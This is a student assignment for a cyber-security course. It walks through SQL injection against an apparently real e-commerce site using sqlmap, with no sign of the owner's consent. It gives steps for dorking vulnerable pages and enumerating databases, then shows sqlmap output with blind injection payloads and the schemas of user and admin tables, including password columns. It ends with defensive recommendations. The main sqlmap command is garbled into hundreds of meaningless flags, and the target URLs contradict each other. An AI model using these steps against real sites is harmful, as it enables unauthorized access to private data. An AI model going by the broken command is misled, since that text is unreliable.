

Assignment

Name- Neha Kumari

Enrollment no.-2205101130060

Division- E

SUBJECT- CYBER-SECURITY &
FORENSIC

COURSE- BCA

2.Name of Target:

https://www.goodmart.ind.in/shop_detail.php?type=3&id=21

POC: -

Level of Attack:

Level 3: - Database Access

By using sqlmap to identify the database type and list of databases. You've successfully bypassed the authentication mechanism and gained access to the underlying database. this is a significant vulnerability as it allows on attacker to access sensitive data, modify database records, and potentially execute arbitrary SQL commands .


Steps: -

1. Open your preferred web browser (I'm using firefox). Navigate to www.google.com (Search detail.php?id=1).
2. We can proceed to test them for SQL injection using a tool called sqlmap. \$ Sudo apt install sqlmap.
3. Once the installation is complete, run the following command to find SQL injection vulnerabilities using sqlmap:
4. \$ SQL map -u "URL" -dbs

```

kali@kali: ~
└─$ sqlmap -u "https://www.goodmart.id/in/shop_detail.php?type=361d-21" -db mysql --rps 1000 -t 1000 -c 1000 -e 1000 -s 1000 -v 1000 -i 1000 -o 1000 -p 1000 -q 1000 -m 1000 -n 1000 -x 1000 -y 1000 -z 1000 -aa 1000 -ab 1000 -ac 1000 -ad 1000 -ae 1000 -af 1000 -ag 1000 -ah 1000 -ai 1000 -aj 1000 -ak 1000 -al 1000 -am 1000 -an 1000 -ao 1000 -ap 1000 -aq 1000 -ar 1000 -as 1000 -at 1000 -au 1000 -av 1000 -aw 1000 -ax 1000 -ay 1000 -az 1000 -ba 1000 -bb 1000 -bc 1000 -bd 1000 -be 1000 -bf 1000 -bg 1000 -bh 1000 -bi 1000 -bj 1000 -bk 1000 -bl 1000 -bm 1000 -bn 1000 -bo 1000 -bp 1000 -bq 1000 -br 1000 -bs 1000 -bt 1000 -bu 1000 -bv 1000 -bw 1000 -bx 1000 -by 1000 -bz 1000 -ca 1000 -cb 1000 -cc 1000 -cd 1000 -ce 1000 -cf 1000 -cg 1000 -ch 1000 -ci 1000 -cj 1000 -ck 1000 -cl 1000 -cm 1000 -cn 1000 -co 1000 -cp 1000 -cq 1000 -cr 1000 -cs 1000 -ct 1000 -cu 1000 -cv 1000 -cw 1000 -cx 1000 -cy 1000 -cz 1000 -da 1000 -db 1000 -dc 1000 -dd 1000 -de 1000 -df 1000 -dg 1000 -dh 1000 -di 1000 -dj 1000 -dk 1000 -dl 1000 -dm 1000 -dn 1000 -do 1000 -dp 1000 -dq 1000 -dr 1000 -ds 1000 -dt 1000 -du 1000 -dv 1000 -dw 1000 -dx 1000 -dy 1000 -dz 1000 -ea 1000 -eb 1000 -ec 1000 -ed 1000 -ee 1000 -ef 1000 -eg 1000 -eh 1000 -ei 1000 -ej 1000 -ek 1000 -el 1000 -em 1000 -en 1000 -eo 1000 -ep 1000 -eq 1000 -er 1000 -es 1000 -et 1000 -eu 1000 -ev 1000 -ew 1000 -ex 1000 -ey 1000 -ez 1000 -fa 1000 -fb 1000 -fc 1000 -fd 1000 -fe 1000 -ff 1000 -fg 1000 -fh 1000 -fi 1000 -fj 1000 -fk 1000 -fl 1000 -fm 1000 -fn 1000 -fo 1000 -fp 1000 -fq 1000 -fr 1000 -fs 1000 -ft 1000 -fu 1000 -fv 1000 -fw 1000 -fx 1000 -fy 1000 -fz 1000 -ga 1000 -gb 1000 -gc 1000 -gd 1000 -ge 1000 -gf 1000 -gg 1000 -gh 1000 -gi 1000 -gj 1000 -gk 1000 -gl 1000 -gm 1000 -gn 1000 -go 1000 -gp 1000 -gq 1000 -gr 1000 -gs 1000 -gt 1000 -gu 1000 -gv 1000 -gw 1000 -gx 1000 -gy 1000 -gz 1000 -ha 1000 -hb 1000 -hc 1000 -hd 1000 -he 1000 -hf 1000 -hg 1000 -hh 1000 -hi 1000 -hj 1000 -hk 1000 -hl 1000 -hm 1000 -hn 1000 -ho 1000 -hp 1000 -hq 1000 -hr 1000 -hs 1000 -ht 1000 -hu 1000 -hv 1000 -hw 1000 -hx 1000 -hy 1000 -hz 1000 -ia 1000 -ib 1000 -ic 1000 -id 1000 -ie 1000 -if 1000 -ig 1000 -ih 1000 -ii 1000 -ij 1000 -ik 1000 -il 1000 -im 1000 -in 1000 -io 1000 -ip 1000 -iq 1000 -ir 1000 -is 1000 -it 1000 -iu 1000 -iv 1000 -iw 1000 -ix 1000 -iy 1000 -iz 1000 -ja 1000 -jb 1000 -jc 1000 -jd 1000 -je 1000 -jf 1000 -jg 1000 -jh 1000 -ji 1000 -jj 1000 -jk 1000 -jl 1000 -jm 1000 -jn 1000 -jo 1000 -jp 1000 -jq 1000 -jr 1000 -js 1000 -jt 1000 -ju 1000 -jv 1000 -jw 1000 -jx 1000 -jy 1000 -jz 1000 -ka 1000 -kb 1000 -kc 1000 -kd 1000 -ke 1000 -kf 1000 -kg 1000 -kh 1000 -ki 1000 -kj 1000 -kk 1000 -kl 1000 -km 1000 -kn 1000 -ko 1000 -kp 1000 -kq 1000 -kr 1000 -ks 1000 -kt 1000 -ku 1000 -kv 1000 -kw 1000 -kx 1000 -ky 1000 -kz 1000 -la 1000 -lb 1000 -lc 1000 -ld 1000 -le 1000 -lf 1000 -lg 1000 -lh 1000 -li 1000 -lj 1000 -lk 1000 -ll 1000 -lm 1000 -ln 1000 -lo 1000 -lp 1000 -lq 1000 -lr 1000 -ls 1000 -lt 1000 -lu 1000 -lv 1000 -lw 1000 -lx 1000 -ly 1000 -lz 1000 -ma 1000 -mb 1000 -mc 1000 -md 1000 -me 1000 -mf 1000 -mg 1000 -mh 1000 -mi 1000 -mj 1000 -mk 1000 -ml 1000 -mm 1000 -mn 1000 -mo 1000 -mp 1000 -mq 1000 -mr 1000 -ms 1000 -mt 1000 -mu 1000 -mv 1000 -mw 1000 -mx 1000 -my 1000 -mz 1000 -na 1000 -nb 1000 -nc 1000 -nd 1000 -ne 1000 -nf 1000 -ng 1000 -nh 1000 -ni 1000 -nj 1000 -nk 1000 -nl 1000 -nm 1000 -nn 1000 -no 1000 -np 1000 -nq 1000 -nr 1000 -ns 1000 -nt 1000 -nu 1000 -nv 1000 -nw 1000 -nx 1000 -ny 1000 -nz 1000 -oa 1000 -ob 1000 -oc 1000 -od 1000 -oe 1000 -of 1000 -og 1000 -oh 1000 -oi 1000 -oj 1000 -ok 1000 -ol 1000 -om 1000 -on 1000 -oo 1000 -op 1000 -oq 1000 -or 1000 -os 1000 -ot 1000 -ou 1000 -ov 1000 -ow 1000 -ox 1000 -oy 1000 -oz 1000 -pa 1000 -pb 1000 -pc 1000 -pd 1000 -pe 1000 -pf 1000 -pg 1000 -ph 1000 -pi 1000 -pj 1000 -pk 1000 -pl 1000 -pm 1000 -pn 1000 -po 1000 -pp 1000 -pq 1000 -pr 1000 -ps 1000 -pt 1000 -pu 1000 -pv 1000 -pw 1000 -px 1000 -py 1000 -pz 1000 -qa 1000 -qb 1000 -qc 1000 -qd 1000 -qe 1000 -qf 1000 -qg 1000 -qh 1000 -qi 1000 -qj 1000 -qk 1000 -ql 1000 -qm 1000 -qn 1000 -qo 1000 -qp 1000 -qq 1000 -qr 1000 -qs 1000 -qt 1000 -qu 1000 -qv 1000 -qw 1000 -qx 1000 -qy 1000 -qz 1000 -ra 1000 -rb 1000 -rc 1000 -rd 1000 -re 1000 -rf 1000 -rg 1000 -rh 1000 -ri 1000 -rj 1000 -rk 1000 -rl 1000 -rm 1000 -rn 1000 -ro 1000 -rp 1000 -rq 1000 -rr 1000 -rs 1000 -rt 1000 -ru 1000 -rv 1000 -rw 1000 -rx 1000 -ry 1000 -rz 1000 -sa 1000 -sb 1000 -sc 1000 -sd 1000 -se 1000 -sf 1000 -sg 1000 -sh 1000 -si 1000 -sj 1000 -sk 1000 -sl 1000 -sm 1000 -sn 1000 -so 1000 -sp 1000 -sq 1000 -sr 1000 -ss 1000 -st 1000 -su 1000 -sv 1000 -sw 1000 -sx 1000 -sy 1000 -sz 1000 -ta 1000 -tb 1000 -tc 1000 -td 1000 -te 1000 -tf 1000 -tg 1000 -th 1000 -ti 1000 -tj 1000 -tk 1000 -tl 1000 -tm 1000 -tn 1000 -to 1000 -tp 1000 -tq 1000 -tr 1000 -ts 1000 -tt 1000 -tu 1000 -tv 1000 -tw 1000 -tx 1000 -ty 1000 -tz 1000 -ua 1000 -ub 1000 -uc 1000 -ud 1000 -ue 1000 -uf 1000 -ug 1000 -uh 1000 -ui 1000 -uj 1000 -uk 1000 -ul 1000 -um 1000 -un 1000 -uo 1000 -up 1000 -uq 1000 -ur 1000 -us 1000 -ut 1000 -uu 1000 -uv 1000 -uw 1000 -ux 1000 -uy 1000 -uz 1000 -va 1000 -vb 1000 -vc 1000 -vd 1000 -ve 1000 -vf 1000 -vg 1000 -vh 1000 -vi 1000 -vj 1000 -vk 1000 -vl 1000 -vm 1000 -vn 1000
```

6. To find the number of tables in a specific database, use the command: \$ SQL map -u "URL" -D <Database name> --tables



```
SQL map -u 'http://192.168.1.100:8080' -D 'goodmart_db' --tables
back-end DBMS: MySQL 5.6
[19:28:29] [INFO] fetching columns for table 'gst_user' in database 'goodmart_db'
[19:28:29] [INFO] resumed: 'id'
[19:28:29] [INFO] resumed: 'username'
[19:28:29] [INFO] resumed: 'varchar(20)'
[19:28:29] [INFO] resumed: 'email'
[19:28:29] [INFO] resumed: 'varchar(100)'
[19:28:29] [INFO] resumed: 'Alt_username'
[19:28:29] [INFO] resumed: 'varchar(20)'
[19:28:29] [INFO] resumed: 'password'
[19:28:29] [INFO] resumed: 'varchar(32)'
[19:28:29] [INFO] resumed: 'lastlogin'
[19:28:29] [INFO] resumed: 'datetime'
[19:28:29] [INFO] resumed: 'added_on'
[19:28:29] [INFO] resumed: 'datetime'
[19:28:29] [INFO] resumed: 'modify_on'
[19:28:29] [INFO] resumed: 'timestamp'
[19:28:29] [INFO] resumed: 'modify_by'
[19:28:29] [INFO] resumed: 'int(11)'
[19:28:29] [INFO] resumed: 'lastlogout'
[19:28:29] [INFO] resumed: 'datetime'
[19:28:29] [INFO] resumed: 'status'
[19:28:29] [INFO] resumed: 'int(11)'
[19:28:29] [INFO] resumed: 'usertype'
[19:28:29] [INFO] resumed: 'int(11)'
[19:28:29] [INFO] resumed: 'useridfk'
[19:28:29] [INFO] resumed: 'int(11)'
Database: goodmart_db
Table: gst_user
(13 columns)
Column | Type
status | int(11)
added_on | datetime
alt_username | varchar(100)
email | varchar(100)
id | int(11)
lastlogin | datetime
lastlogout | datetime
modify_by | int(11)
modify_on | timestamp
password | varchar(32)
useridfk | int(11)
username | varchar(100)
usertype | int(11)
[19:28:29] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.goodmart.in'
[*] ending @ 19:28:29 / 2024-07-15/
```

8.To find the number of tables in a specific database, use the command: \$ SQL map -u “URL” -D <Database name> -COLUMNS

```
File /home/kali View Help
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 19:20:15 /2024-07-15/

[19:20:15] [INFO] resuming back-end DBMS 'mysql'
[19:20:15] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=30thdecibje...8h4BmerPd1'). Do you want to use these [Y/n] y
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
  Type: Boolean-based blind - Parameter replace (original value)
  Title: Boolean-based blind - Parameter replace (original value)
  Payload: id=(SELECT (CASE WHEN (6094=6094) THEN 20 ELSE (SELECT 5802 UNION SELECT 8279) END))

  Type: time-based blind
  Title: MySQL > 3.0.11 AND time-based blind (query SLEEP)
  Payload: id=20 AND (SELECT SLEEP(5)) FROM (SELECT(SLEEP(5)))asak

[19:20:17] [INFO] the back-end DBMS is MySQL
web application technology: litescoped, php
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[19:20:17] [INFO] fetching columns for table 'admin' in database 'door_new'
[19:20:17] [INFO] resumed: 6
[19:20:17] [INFO] resumed: id
[19:20:17] [INFO] resumed: int(11)
[19:20:17] [INFO] resumed: username
[19:20:17] [INFO] resumed: varchar(20)
[19:20:17] [INFO] resumed: email
[19:20:17] [INFO] resumed: varchar(25)
[19:20:17] [INFO] resumed: FullName
[19:20:17] [INFO] resumed: varchar(50)
[19:20:17] [INFO] resumed: password
[19:20:17] [INFO] resumed: varchar(50)
[19:20:17] [INFO] resumed: status
[19:20:17] [INFO] resumed: bit(1)
Database: door_new
Table: admin
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| status | bit(1) |
| email | varchar(25) |
| FullName | varchar(50) |
| id | int(11) |
| password | varchar(50) |
| username | varchar(20) |
+-----+-----+

[19:20:17] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/door99.store'
[*] ending @ 19:20:17 /2024-07-15/
```

➤ ***Use prepared Statements & parameterized queries.***

1. Input validation.
2. Use Stored procedures.
3. Limit Database privileges.
4. Web application firewall (WAF)
5. Error Handling.

➤ ***CONSEQUENCES OF SQL INJECTION ATTACKS: -***

1. Data breach
2. Data Manipulation
3. Unauthorized Access
4. Website Defacement
5. Financial Loss
6. Service Disruption

➤ ***RECOMMENDED ACTIONS: -***

1. Use the latest version of database & web technologies.
2. Sanitize Input.
3. Monitor & log Activities.